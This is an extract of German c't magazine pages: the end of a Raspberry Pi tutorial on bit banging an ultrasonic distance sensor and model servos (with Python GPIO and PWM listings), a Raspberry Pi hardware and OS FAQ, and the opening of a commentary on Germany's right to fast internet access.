Dementsprechend aktualisiert die erste `while`-Schleife den Start-Zeitpunkt so lange, wie das Echo-Pin noch auf Low liegt. Die Schleife endet genau dann, wenn die Messung beginnt; in der Variablen `t0` steht somit der Zeitpunkt knapp vor Beginn der Entfernungsmessung. Die zweite `while`-Schleife verwendet die umgekehrte Logik, sie aktualisiert die Variable `t1`, solange die Messung läuft. Ist die Messung beendet, endet auch die Schleife und in `t1` steht der letzte Zeitpunkt, an dem die Messung noch lief.


Aus der Differenz von `t1` und `t0` lässt sich nun die Laufzeit des Ultraschallsignals berechnen. Multipliziert man das Ergebnis mit der Schallgeschwindigkeit von 34.300 Zentimetern pro Sekunde, erhält man die gesamte vom Ultraschallsignal zurückgelegte Strecke von Sender zum reflektierenden Objekt und zurück zum Empfänger. Das Objekt befindet sich somit auf halber Distanz.


Maß genommen

Speichern Sie das Listing unter dem Namen `zollstock.py` oder laden Sie es über ct.de/yyp7 herunter und starten Sie es mit dem Befehl `python3 zollstock.py`. Wie das vom Raspi erzeugte Trigger-Signal und das Echo des Moduls in Wirklichkeit aussehen, zeigt unsere Oszilloskopaufnahme (S. 28): Das in Türkis dargestellte Trigger-Signal hat eine Breite von gut 100 Mikrosekunden statt der programmierten 10

Logikpegel

Viele Komponenten und Module etwa aus Arduino-Projekten arbeiten mit TTL-Pegeln. Der Raspberry Pi verträgt allerdings nur CMOS-Logikpegel bis maximal 3,3 Volt, weshalb an Eingängen ein Spannungsteiler erforderlich ist. Die Spannung an den Ausgängen des Raspi hingegen genügt, um auch TTL-Komponenten direkt anzusteuern.





Der Ultraschall-Entfernungsmesser HC-SR04 arbeitet mit TTL-Pegeln, die die Eingänge des Raspberry Pi nicht vertragen. Deshalb müssen Sie die Spannung am Echo-Ausgang mit einem Spannungsteiler aus einem 220- und einem 330-Ohm-Widerstand auf 3,3 Volt reduzieren.

Mikrosekunden – dafür ist der Raspi offensichtlich nicht schnell genug. Da das Ultraschallmodul lediglich eine Mindest-Signalfrequenz von 10 Mikrosekunden verlangt, es aber auch mehr sein dürfen, wird die Messung trotzdem angestoßen.

Rund 300 Mikrosekunden nach Ende des Trigger-Signals beginnt das Modul damit, die Ultraschalltöne auszusenden und setzt deshalb den Echo-Pin auf High (gelber Signalverlauf). Die horizontale Auflösung des Oszilloskops beträgt 200 Mikrosekunden pro Kästchen („H 200us“ links oben). Nach 3 Kästchen oder umgerechnet 600 Mikrosekunden fällt der Echo-Pin wieder auf Low zurück – das Echo wurde empfangen, die Messung ist beendet. Daraus ergibt sich eine Entfernung von rund zehn Zentimetern zum gemessenen Objekt.

Wichtig ist, dass die Verkabelung stimmt: Haben Sie das Modul falsch angeschlossen, blockiert das Programm in einer der beiden `while`-Endlosschleifen der Funktion `Dist()` und lastet den Raspi schlimmstenfalls voll aus. Ein entlastendes `sleep()` fehlt mit voller Absicht in beiden `while`-Schleifen; damit die Messung möglichst präzise ist, soll der Raspi so oft wie möglich den Status des Echo-Pins überprüfen und die Zeiten aktualisieren.

Weil die `while`-Schleifen zur Messung der Signalfrequenz in einem Python-Anwendungsprogramm im sogenannten User-space laufen, müssen sie sich die Ressourcen

des Raspi mit anderen Anwendungen sowie den Aufgaben des ohnehin privilegierten Kernels teilen. Bei einem stark belasteten System kann das zu Abweichungen im Zentimeter-Bereich führen. Präziser messen Sie, indem Sie den Raspi selbst den Echo-Pin überwachen lassen und lediglich bei einer Pegeländerung von Low nach High oder High nach Low `t0` respektive `t1` erfassen. Dazu fügen Sie unmittelbar nach der Initialisierung des Echo-Pins folgende Zeile ein:

```
GPIO.add_event_detect(echoPin,
                      GPIO.BOTH, callback=echoEvent)
```

Damit startet ein sogenannter Event-Handler die Funktion `echoEvent()`, sobald der Raspi eine ansteigende oder fallende Signalfrequenz (`GPIO.BOTH`) am Echo-Pin erkennt – also sobald das Ultraschallmodul den Beginn oder das Ende einer Messung signalisiert:

```
t0 = None
t1 = None

def echoEvent(pin):
    global t0, t1
    if (GPIO.input(pin)
        and not t0):
        t0 = time()
    elif (not GPIO.input(pin)
          and t0
          and not t1):
```

```
t1 = time()
print("Entfernung: %.1f cm"
      % ((t1-t0)
         *34300/2))

t0 = None
t1 = None
```

Der Event-Handler ruft die Funktion mit der Nummer des betreffenden Pins als Parameter auf. Bei steigender Flanke wurde eine neue Messung gestartet, bei fallender eine laufende beendet. Diese beiden Fälle lassen sich leicht unterscheiden, indem Sie den aktuellen Pegel des Pins überprüfen: Ist der Pin High, so wurde die Funktion wegen einer steigenden Signalfrequenz am Anfang einer Messung aufgerufen und Sie speichern die Zeit in der globalen Variable `t0`. Ist der Pegel des Pins Low, war es die fallende Signalfrequenz am Ende der Messung, dann landet die aktuelle Zeit in der Variablen `t1`.

Stückwerk

Doch es ist nicht garantiert, dass die Funktion `echoEvent()` am Stück abgearbeitet wird, denn der Event-Handler ist währenddessen weiter scharfgeschaltet. Sollte der Raspi, während `echoEvent()` gerade ausgeführt wird, wieder eine Signalfrequenz entdecken, so würde er die aktuell laufende Funktion unterbrechen und sie neu starten – wodurch die Variablen `t0` oder `t1` überschrieben würden. Deshalb prüft die Funktion, ob bereits eine `t0` gesetzt ist – falls ja, läuft bereits eine Messung und die steigende Signalfrequenz wird ignoriert.

Bei einer fallenden Signalfrequenz, die das Ende einer Messung anzeigt, muss zuvor eine `t0` gesetzt worden sein – `t1` hingegen muss leer sein, denn andernfalls läuft noch die Auswertung einer früheren Messung. Erst wenn das Ergebnis der früheren Messung angezeigt wurde, leert `echoEvent()` die Variablen `t0` und `t1`, wonach die nächste Messung angestoßen werden kann. Das geschieht über eine verkürzte Variante der Funktion `Dist()`, die nur noch das Trigger-Signal sendet, aus der bekannten `while`-Schleife heraus:

```
def Dist():
    global triggerPin
    GPIO.output(triggerPin, GPIO.LOW)
    sleep(0.000010)
    GPIO.output(triggerPin, GPIO.HIGH)

try:
    while True:
        Dist()
```

```
sleep(1)
except KeyboardInterrupt:
    GPIO.cleanup()
```

Servo unter Kontrolle

Auch Modellbau-Servos und Fahrtenregler für Motoren kann der Raspberry Pi per Bit Banging direkt ansteuern, Sie benötigen dafür im Idealfall nicht einmal zusätzliche Elektronikkomponenten. Gerade Miniatur-Servos arbeiten oft schon bei 3,3 Volt Versorgungsspannung, die Sie an Pin 1 des Raspi abgreifen können und am roten Servokabel einspeisen können. Ihre volle Kraft entfalten Servos aber erst bei 5 Volt, die an den Pins 2 und 4 des Raspi anliegen – Servos mit größeren Stellkräften und besonders schnelle Digital-Servos sollten Sie aber besser über ein externes 5-Volt-Netzteil versorgen, da diese sehr hohe Spitzenströme ziehen. Der Masseanschluss (Braun oder Schwarz) eines Servos gehört in jedem Fall, gegebenenfalls zusammen mit dem Masseanschluss des externen Netzteils, an Pin 6 des Raspi oder an einen der anderen Masseanschlüsse. Die Steuerleitung (Gelb oder Weiß) können Sie mit einem beliebigen GPIO-Ausgang verbinden, zum Beispiel mit Pin 11. Die maximal 3,3 Volt der Raspi-Schaltausgänge genügen den meisten Servos.

Die Ansteuerung von Modellbau-Servos und Motorreglern erfolgt über Rechtecksignale mit definierter Pulsbreite und Pulsabständen. Bei einer Pulsbreite von 1,5 Millisekunden dreht sich der Servo in die Mittelstellung. Verkürzt man die Pulsbreite auf nur 0,5 Millisekunden, so dreht sich der Servo um 90 Grad in die eine Richtung, verlängert man die Pulsbreite auf 2,5 Millisekunden, dreht er sich um 90 Grad in die andere Richtung – jeweils von der Mittelstellung aus betrachtet. Bei Reglern bestimmt die Pulsbreite die Geschwindigkeit und die Drehrichtung des Motors, 1,5 Millisekunden Pulsbreite bedeuten hier Stopp. Ein Servo hält die zuvor eingenommene Position so lange, wie sich das Signal mindestens alle 25 Millisekunden (40 Hz) wiederholt – die meisten Servos unterstützen aber auch kürzere Abstände bis hinunter zu 5 Millisekunden (200 Hz), wodurch der Servo deutlich schneller reagieren kann.

Der Bereich für die Pulsbreite von 0,5 bis 2,5 Millisekunden bleibt allerdings stets gleich, unabhängig von der Pulshäufigkeit, also der Pulsfrequenz. Um einen Servo mit dem Raspi in die Mittelstellung



Für ein Trigger-Signal (Türkis) von nur zehn Mikrosekunden ist der Raspberry Pi nicht schnell genug; 100 Mikrosekunden sind dem Ultraschall-Entfernungsmesser aber auch recht. Die Antwort, ein 600 Millisekunden breites Rechtecksignal (Gelb), zeigt ein Objekt in zehn Zentimetern Entfernung an.

zu bringen, müssen Sie lediglich den GPIO-Pin für 1,5 Millisekunden auf High schalten und anschließend zum Beispiel für 9 Millisekunden auf Low. Das erledigt folgendes Programm:

```
import RPi.GPIO as GPIO
from time import sleep

servopin = 11

GPIO.setmode(GPIO.BOARD)
GPIO.setup(servopin, GPIO.OUT,
            initial=GPIO.LOW)

for i in range(2):
    GPIO.output(servopin, GPIO.HIGH)
    sleep(0.0015)
    GPIO.output(servopin, GPIO.LOW)
    sleep(0.009)
GPIO.cleanup()
```

Da der GPIO-Pin mit einem Low-Signal initialisiert wurde, genügen bestenfalls zwei Pulse, also zwei Durchläufe (`range(2)`) der `for`-Schleife, um den Servo in die Mittelstellung zu bringen. Da es in der Praxis gelegentlich zu Störungen kommt, empfehlen wir mindestens fünf Schleifendurchläufe. Damit der Servo die Position auch dann hält, wenn beispielsweise die Kraft eines Ruders auf den Servoarm einwirkt, müssen Sie das Pulssignal hingegen ständig wiederholen – etwa mit vom Ultraschall-Entfernungsmesser bekannten `while`-Endlosschleife mit Abbruchmög-

lichkeit per `Strg+C` anstelle der `for`-Schleife:

```
try:
    while True:
        ...
except KeyboardInterrupt:
    GPIO.cleanup()
```

Der Raspberry Pi ist schnell genug, um so kurze Schlafzyklen von 1,5 Millisekunden einigermaßen genau einhalten zu können: Wie die Abbildung auf Seite 29 zeigt, hat das Rechtecksignal tatsächlich eine Breite von 1,58 Millisekunden; die horizontale Auflösung des Oszilloskops beträgt 1 Millisekunde pro Kästchen („H 1.00ms“ links oben). Auch die Wiederholung weicht mit 10,16 Millisekunden nur geringfügig vom Soll ab.

Da es sich bei Raspberry Pi OS aber nicht um ein Echtzeit-Linux handelt (Real-Time Linux), sind je nach Auslastung des Minirechners sehr viel größere Abweichungen möglich. Denn während das Python-Programm schläft, kümmert sich das Betriebssystem um andere Prozesse, die im Hintergrund laufen, um Dateisystemoperationen, Datenverkehr über Ethernet und WLAN und vieles mehr.

Modellbau-Servos sind aber empfindlich genug, um auf Abweichungen im Bereich von Mikrosekunden zu reagieren. Deshalb kommt es abhängig von der Systemauslastung des Raspi dazu, dass der Servoarm zittert. In seltenen Fällen kann

der Servo sogar von einem Anschlag zum anderen fahren, wenn es durch Multitasking zu größeren Timing-Problemen kommt. Gerade bei den schnellen Digital-Servos kann das ein Modell oder andere Hardware beschädigen.

PWM statt Bit Banging

Die Lösung ist, anstelle von Bit Banging einen der beiden PWM-Signalgeneratoren (Pulse Width Modulation) für die Ansteuerung der Servos zu benutzen, beispielsweise den an Pin 12 des Raspi. Einmal programmiert, wiederholt der PWM-Generator das Signal selbsttätig so lange, bis Sie es ändern oder wieder abschalten. Der PWM-Generator kennt zwei Parameter: die Frequenz, mit der er das Signal wiederholt, und die Einschaltdauer (Duty Cycle), die angibt, wie viel Prozent des Signaldurchgangs ein High-Pegel ausgegeben werden soll. Eine Frequenz von 100 Hz und ein Duty Cycle von 50 Prozent bedeuten, dass während einer Periodendauer von 10 Millisekunden die ersten 5 Millisekunden ein High-Pegel ausgegeben wird, danach ein Low-Pegel. Das ist zu viel für einen Servo. Für die Mittelstellung muss die Einschaltdauer, also Pulsbreite, bei einer Frequenz von 100 Hz genau 15 Prozent betragen:

```
import RPi.GPIO as GPIO
from time import sleep

servopin = 12
GPIO.setmode(GPIO.BOARD)
GPIO.setup(servopin, GPIO.OUT)
servo = GPIO.PWM(servopin, 100)
servo.start(15)
sleep(0.1)
servo.stop()
GPIO.cleanup()
```

Durch den Aufruf der Funktion `GPIO.PWM()` legen Sie fest, welchen Pin und welche Frequenz Sie verwenden wollen. Für Servos haben Sie die Wahl zwischen 40 Hz, was einem Pulsabstand von 25 Millisekunden entspricht, und 200 Hz, wodurch der Abstand auf 5 Millisekunden schmilzt. Häufig findet man in Beispielen eine Frequenz von 50 Hz, diese waren früher bei Modellbauempfängern üblich. Mit 100 Hz reagiert das Servo nicht nur schneller, es erleichtert auch die Berechnung des Duty Cycle – 5 Prozent entsprechen 0,5 Millisekunden, 15 Prozent 1,5 Millisekunden, also Mittelstellung, und 25 Prozent 2,5 Millisekunden. Die Prozentangabe muss

übrigens nicht ganzzahlig sein, 10.51 ist ebenfalls zulässig. Das Beispiel ist ausreichend präzise, um frisch ausgepackte Servos vor dem Einbau zuverlässig in die Mittelstellung zu fahren.

Der `sleep()`-Aufruf vor `servo.stop()` sorgt dafür, dass der PWM-Generator überhaupt anläuft: Der Raspi ist so schnell, dass er das PWM-Signal wieder abschalten würde, noch ehe das Signal einmal vollständig ausgesendet wurde. Der Servo würde also ohne `sleep()` nicht reagieren. Das hat auch Auswirkungen für die korrekte Ausnahmebehandlung von `Strg+C`, falls bei einem solchen Programmabbruch das Servo wieder in die Mittelstellung zurückgefahren werden soll, bevor der PWM-Generator abgeschaltet und der GPIO-Anschluss wieder freigegeben werden:

```
try:
    ...

except KeyboardInterrupt:
    servo.ChangeDutyCycle(15)
    sleep(0.1)
    servo.stop()
    GPIO.cleanup()
```

Der Vorteil von PWM gegenüber Bit Banging ist, dass Sie mehrere Servos gleichzeitig ansteuern können: Einmal programmiert laufen die PWM-Generatoren eigenständig und halten das Timing auch dann ein, wenn der Raspi belastet wird. Allerdings ist damit die Zahl der Servos auf zwei

begrenzt, mehr Hardware-PWM-Generatoren besitzt der Raspberry Pi nicht. Beim Bit Banging könnten Sie theoretisch mit allen 29 GPIO-Schaltpins Servos ansteuern, in der Praxis würde das Timing dabei aber viel zu ungenau. Die Lösung für mehr Servos am Raspberry Pi ist deshalb ein externer Servo-Controller, den Sie über den I2C-Bus des Raspberry Pi ansteuern. Passende Zusatzplatinen für 8 oder gar 16 Servos gibt es für 10 bis 20 Euro.


Fazit

Der Raspi hat nur wenige eingebaute Hardware-Controller für externe Bussysteme. Per Bit Banging kann das leistungsfähige SoC des Raspberry Pi jedoch viele gebräuchliche Bussysteme emulieren, indem er einzelne Pins des GPIO-Anschlusses schnell genug ein- und ausschaltet oder einen der PWM-Generatoren benutzt, um das Timing des Bus-Protokolls zu emulieren. Man darf es aber damit nicht übertreiben und mit zu vielen Pins Bit Banging betreiben, sonst fällt der Raspi mit zunehmender Systemlast schnell aus dem Rahmen dessen, was die Protokolle erlauben. Für einzelne Sensoren oder Servos reicht die Leistung allemal. (mid@ct.de) **ct**


Literatur

- [1] Mirko Dölle, Auf Tritt, GPIO-Pins des Raspi in Python programmieren, c't 3/2022, S. 154

Listings zum Download: ct.de/yyyp7



Wie präzise das Timing des Servo-Signals ist, hängt beim Bit Banging wesentlich von der Systemauslastung des Raspi ab. Schon ohne Last ist das Rechtecksignal fast 0,1 Millisekunden länger als programmiert.



Raspberry Pi

Zum beliebtesten Einplatinencomputer sammeln sich viele Fragen von interessierten Bastlern in unseren Postfächern. Wir haben Antworten auf die häufigsten zu Hardware, Betriebssystem, Kameramodul und Spannungsversorgung zusammengestellt.

Von Jan Mahn, Pina Merkert und Peter Siering

Das Betriebssystem

? Raspberry Pi OS gibt es in einer 32- und einer 64-Bit-Variante. Wann brauche ich ein 64-Bit-Betriebssystem auf dem Raspi?

! Das hängt vom verbauten RAM Ihres Raspi-Modells ab. Das klassische 32-Bit-Raspberry-Pi-OS kann die vollen 8 GByte RAM verwenden. Es kann einem einzelnen Prozess aber maximal nur 4 GByte spendieren. Anfang Februar 2022 ist die 64-Bit-Version fertig geworden und aus der Beta-Phase entlassen (zum Download über ct.de/yks1). Damit darf ein Prozess den kompletten Arbeitsspeicher okkupieren.

? Mit welchen Problemen muss ich rechnen, wenn eine Anleitung für eine Raspi-Basterei schon einige Jahre alt ist und sich auf eine ältere Version von Raspbian und nicht mal Pi OS bezieht?

! Das hängt sehr davon ab, welche Funktionen ein Projekt nutzt. Mit jeder Version von Raspbian oder Pi OS beziehungsweise dem darunterliegenden Debian haben sich Details geändert. So sind seit einiger Zeit die Funkschnittstellen WLAN und Bluetooth standardmäßig deaktiviert. Wenn die Installationsroutinen das (noch) nicht berücksichtigen, kann man solche Konfigurationskniffe aber meist von Hand nachziehen, etwa mithilfe von `raspi-config` oder mit `rfkill unblock wifi`.

Ältere Anleitungen nennen oben- und unten oft Paketquellen, die überholt sind. In der Datei `/etc/apt/sources.list` (und manchmal in den Unterverzeichnissen) steht, woher ein Raspi Pakete bezieht. Das derzeit aktuelle Pi OS trägt den Namen „Bullseye“, das vorherige „Buster“. Für beide bietet die Raspberry Foundation

weiterhin gepflegte Paketquellen an. Für ältere Versionen (Stretch, Jessie ...) gibt es die nicht mehr. Damit ist die Gefahr groß, dass ein Projekt mit aktuellen Paketquellen „entgleist“.

Oft bedienen sich Projekte aber auch Quellen zukünftiger Debian-Versionen: „Unstable“ oder „Backports“. Wenn das bei einem älteren Projekt der Fall ist, stehen die Chancen gut, dass ein Rückgriff auf diese Quellen gar nicht mehr nötig ist. Ein Beispiel: Die c't-Artikel zum Einrichten eines WireGuard-VPN-Servers haben diese Quellen bemüht, weil WireGuard noch nicht in der regulären Distribution angekommen war. Heute kann man auf den Rückgriff auf „Unstable“ verzichten und die entsprechenden Paketquellen in der `sources.list` austragen.

? Warum gelingt es nicht, auf einem Raspi Zero (W) Pakete aus den Debian-ARM-Repositories zu beziehen?

! Die Debian-Entwickler stellen derzeit nur ARM-Pakete bereit, die auf Raspis mit CPU-Kernen des Typs Cortex-A funktionieren. Die Urversion des Raspi Zero (und alle Modelle bis 1B+) verwendet aber noch ARM11 als Kern und kann den Binärcode nicht ausführen. Ganz ohne ist es ohnehin nicht, die Pakete aus dem Debian-Repository in Pi OS zu mischen – gerade für Prototypen kann das aber ein pragmatischer Weg sein, an Software zu kommen, die es im Raspi-Universum noch nicht gibt.

Die Hardware

? Was ist dran, dass der Raspi SD-Karten frisst? Man liest immer wieder von Fällen, bei denen die Speicherkarten regelrecht verschleifen.

! In den Kindertagen des Kleincomputers stiegen SD-Karten bei intensivem Gebrauch gern irgendwann aus. Seit dem Umstieg auf das MicroSD-Format und schlichte Klemmsockel ohne mechanische Gimmicks wie eine Feder (bis Raspi 2) haben solche Aussetzer nach unserer Erfahrung rapide abgenommen. Wenn Sie ausschließlich Karten renommierter Flash-Hersteller einsetzen, nicht die günstigste Klasse erwerben, dann halten die auch intensiver Belastung stand. Wir haben so bestückte Geräte über Monate intensiver Schreib- und Leselast ausgesetzt, etwa als Datenbankserver oder für Monitoringsysteme. Wenn Sie dennoch skeptisch sind: Moderne Raspis mit USB3-Ports können auch von einer dort angeschlossenen SSD starten. Sie können also ganz auf SD-Karten verzichten.




Bild: Andreas Martini

? Eignet sich ein Raspi für den dauerhaften Betrieb?

! Aus unserer nunmehr zehnjährigen Erfahrung mit zahlreichen Raspis aller Baureihen seit dem Raspberry Pi 1 können wir sagen: ja! Raspis dienen bei uns als Heimserver, Smart-Home-Zentralen, Sensordatensammler und Überwachungskamerarekorder. Sie hängen in feuchten Kellern und auf heißen Dachböden, ohne irgendwann hardwarebedingt auszusteigen. Wenn man auf eine funktionierende Smart-Home-Zentrale angewiesen ist, legt man sich am besten einen Zweit-Raspi in die Schublade, den man für gelegentliche Basteleien und als Ersatzgerät nutzen kann, wenn der Dauerläufer den nächsten Blitzeinschlag mit Spannungsspitze nicht überleben sollte.

? Was will mir der Blitz sagen, der immer wieder oben rechts auf dem Bildschirm erscheint?

! Wenn Sie den Raspi im Desktop-Betrieb mit angeschlossenem Bildschirm einsetzen und oben rechts einen Blitz sehen, mangelt es dem Kameraden an Energie – die Versorgungsspannung ist auf ein kritisches Level abgesunken. Das passiert, wenn das Netzteil unterdimensioniert ist, das Kabel vom Netzteil zur USB-Buchse aus zu dünnen Drähten besteht oder Sie zu viele Geräte per USB angeschlossen haben. Probieren Sie es mit anderer Spannungsversorgung oder schließen Sie energiehungriges USB-Zubehör über einen aktiven USB-Hub an, der eine eigene Spannungsversorgung mitbringt.

Falls Sie den Raspi per SSH als Server bedienen, sehen Sie den Blitz als Warnhinweis nicht. Um herauszufinden, ob Sie Spannungsprobleme haben, geben Sie `dmesg` ein und suchen in der Ausgabe nach dem Hinweis „Under-voltage detected!“ Systematisch sammeln können Sie entsprechende Einträge mit `dmesg | grep "Under-voltage"`.

? Welches Netzteil brauche ich?

! Die Raspis arbeiten mit der „USB-Spannung“ von 5 Volt und haben je nach Generation eine Micro-USB- oder USB-C-Buchse (Raspi 4) zur Speisung. Allerdings liefert nicht jedes beliebige USB-Netzteil oder Handy-Ladegerät genügend Strom, denn manche sind nur mit 0,5 Ampere belastbar. Das offizielle Micro-

USB-Netzteil der Raspi-Entwickler liefert bis zu 2,5 A (12,5 Watt), die für den Raspi 4 gedachte USB-C-Version sogar 3 A (15 Watt). Dermaßen viel Strom ist aber nur nötig, wenn man viel (USB-)Zubehör an den Raspi anschließt oder etwa auch ein Display speist. Für einfache Projekte und einen Raspi Zero kann ein schwächeres Netzteil genügen, mindestens 1 A Belastbarkeit (5 Watt) sind aber ratsam – sonst wird man, wie oben beschrieben, das Blitzsymbol aufleuchten sehen.

Raspi 4 der ersten Fertigungscharge haben einen Fehler beim USB-C-Anschluss: Es fehlt ein Widerstand, der nach USB-Standard vorgeschrieben ist. In der Folge können ausgerechnet hochwertige, sogenannte intelligente USB-C-Kabel („Electronically Marked Cables“) nicht wie vorgesehen Versorgungsspannung und -strom mit dem USB-C-Netzteil austauschen. Billige USB-C-Kabel ohne integrierte Chips oder das Netzteil der Raspberry Pi Foundation schaffen Abhilfe.

? Der Raspi hat Löcher zur Befestigung, was für ein geplantes Projekt sehr hilfreich ist. Kann ich ihn mit M3-Schrauben fixieren?

! In die Löcher an den Ecken vom Model B passen leider keine M3-Schrauben. Direkt an den Löchern verlaufen aber keine Leiterbahnen, weshalb wir die Löcher schon erfolgreich auf 3 Millimeter

aufbohren konnten. Eine schönere Lösung sind aber Schrauben der Größe M2,5, die perfekt passen.

Die Kamera

? Neben dem offiziellen Kameramodul RPI-CAM-V2 gibt es zahlreiche Kameras von anderen Anbietern, die als Raspi-tauglich beworben werden. Funktionieren die?

! Treiberseitig gibt es da keine Probleme. Die Stecker sind aber nicht immer gleich breit. Einige nutzen den schmalen Anschluss vom Pi Zero, andere den breiten vom Model B. Es gibt aber Adapterkabel zum Nachkaufen.

? Ich plane ein Projekt mit einem Kameramodul, die Kamera soll aber nicht direkt am Raspi hängen. Muss das Kabel der Raspi-Kamera so kurz sein?

! Nein. Es gibt längere Kabel zum Austauschen. Wir haben schon 1,5 Meter lange Kabel getestet und konnten keine Nachteile feststellen. Einstreuungen sind bei ungeschirmten langen Kabeln aber immer möglich, weshalb Sie vor Ort testen sollten, ob ein langes Kabel noch funktioniert. (jam@ct.de)

Raspberry Pi OS: [ct.de/yks1](https://www.raspberrypi.org/documentation/operating-systems/index.md)



Das mitgelieferte Flachbandkabel der Raspberry-Kameras ist kurz. Ist es für ein Projekt sinnvoll, kann man es durch längere Flachbandkabel austauschen – weil sie ungeschirmt sind, sind Störungen je nach Umgebung möglich.

Alibi-Regulierung

Was das Recht auf Versorgung mit schnellem Internet wirklich bringt

Die am 1.12.2021 in Kraft getretene Novelle des Telekommunikationsgesetzes schafft für private Haushalte und Unternehmen erstmals einen Rechtsanspruch auf eine Versorgung mit schnellem Internet. Derzeit wird um die Mindestanforderungen an einen schnellen Internetanschluss gerungen. Am Kernproblem geht diese Debatte aber vorbei.

Von Torsten J. Gerpott

Schnelle Internetzugänge für private Haushalte, Wirtschaft und Staat sind Voraussetzung für gesellschaftliche Teilhabe und wirtschaftliche Entwicklung in Deutschland. In diesem Punkt sind sich Politik, Wirtschaft und Wissenschaft ausnahmsweise einig. Trotzdem gibt es immer noch zahlreiche Regionen, in denen ein schneller Internetzugangsdienst (SIZ) fehlt. Je höher die Bevölkerungsdichte am eigenen Wohnort ist, desto größer ist die Chance, einen schnellen Zugang zu bekommen. Das liegt daran, dass sich Investitionen der Netzbetreiber umso schneller amortisieren, je mehr Menschen und damit potenzielle Kunden im Versorgungsgebiet leben.

Was als Versorgungslücke klassifiziert wird, hängt in erster Linie davon ab, welche Mindestdatenraten man für einen schnellen Internetanschluss festlegt. Aus dem Breitbandatlas des Bundesministeriums für Digitales und Verkehr kann man ableiten, dass Anfang 2022 in Deutschland der Internetanschluss von etwa 0,4 Millionen privaten Haushalten an ihrem Hauptwohnsitz die minimale Empfangsdatenrate von 16 Mbit/s unterschritt. Setzte man die Untergrenze für die Download-Geschwindigkeit eines SIZ auf 30 Mbit/s hoch, beliefe sich

die Versorgungslücke Anfang 2022 schon auf rund 1,5 Millionen Privathaushalte.

Satelliten reichen nicht

